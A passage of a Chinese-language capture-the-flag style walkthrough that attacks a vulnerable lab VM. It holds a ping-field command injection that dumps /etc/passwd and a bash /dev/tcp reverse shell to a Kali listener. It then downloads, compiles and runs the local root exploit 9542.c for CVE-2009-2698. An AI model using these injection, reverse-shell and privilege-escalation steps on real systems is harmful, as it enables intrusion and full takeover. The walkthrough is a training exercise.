64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.027 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 0.018/0.022/0.027/0.006 ms, pipe 2
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
```

```
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```


发现一下用户具有 bash: **root, netdump, mysql, john,harold.**

反弹shell

使用 nc 监听

kali中输入：**nc -lvnp 1234**

ping 框中输入: **127.0.0.1;bash -i >& /dev/tcp/192.168.91.128/1234 0>&1**




Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:

›ash -i >& /dev/tcp/192.168.91.128/1234 0>&1

如果监听成功，submit 打开的页面会一直显示 加载状态;查看 nc 是否反弹



```
root@kali:~# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.133] 32776
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$ 
```

成功，并拿到一个低权限的 shell 。


lsb_release：显示发行版本信息

-a 全部信息

LSB是Linux Standard Base的缩写，

lsb_release**命令**用来显示LSB和特定版本的相关信息。如果使用该命令时不带参数，则默认加上-v参数


lsb_release -a



```
bash-3.00$ lsb_release -a
LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description:    CentOS release 4.5 (Final)
Release:        4.5
Codename:       Final
bash-3.00$ 
```

可以看到 CentOS 4.5

searchsploit Centos 4.5 搜索有没有漏洞




```
root@kali:~/桌面# searchsploit Centos 4.5

 Exploit Title                                                                                                          |  Path

Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5) | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)  | linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation                                                          | linux/local/35370.c

Shellcodes: No Results
root@kali:~/桌面# 
```

第二个有显示出对应版本 4.5 尝试使用此脚本。

拷贝一份到 我的目录中，避免使用源文件

cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /var/www/html/9542.c




```
// milw0rm.com [2009-08-31]root@kali:~/桌面/myfiles# cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /var/www/html/9542.c
root@kali:~/桌面/myfiles# cd /var/www/html
root@kali:/var/www/html# ls
9542.c  [redacted]
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html# 
```

service apache2 start 开启 apache 服务便于 目标机器可以下载此文件。

目标机器 切换到 tmp 目录下:


cd /tmp

wget http://192.168.91.128/9542.c 下载文件 128为kali的地址。




```
bash-3.00$ cd /tmp
bash-3.00$ wget -O http://192.168.91.128/9542.c
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
bash-3.00$ ls
bash-3.00$ wget http://192.168.91.128/9542.c
--02:28:00--  http://192.168.91.128/9542.c
           => `9542.c'
Connecting to 192.168.91.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/x-csrc]

    0K ..                                                    100%   57.29 MB/s

02:28:00 (57.29 MB/s) - `9542.c' saved [2643/2643]

bash-3.00$ ls
9542.c
bash-3.00$ 
```

gcc -o 9542 9542.c 编译得到 9542



```
bash-3.00$ gcc -o 9542 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls
9542
9542.c
bash-3.00$ ls -alh
```

运行 **./9542** 即可提权.



```
bash-3.00$ ./9542
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

成功得到 root 权限。

总节

- lsb_release**命令**用来显示LSB和特定版本的相关信息；可用于查看 系统的发行版本。
- CVE-2009-2698 http://www.cnnvd.org.cn/web/xxk/ldxqById.tag?CNNVD=CNNVD-200908-439
- https://securitytracker.com/id?1022761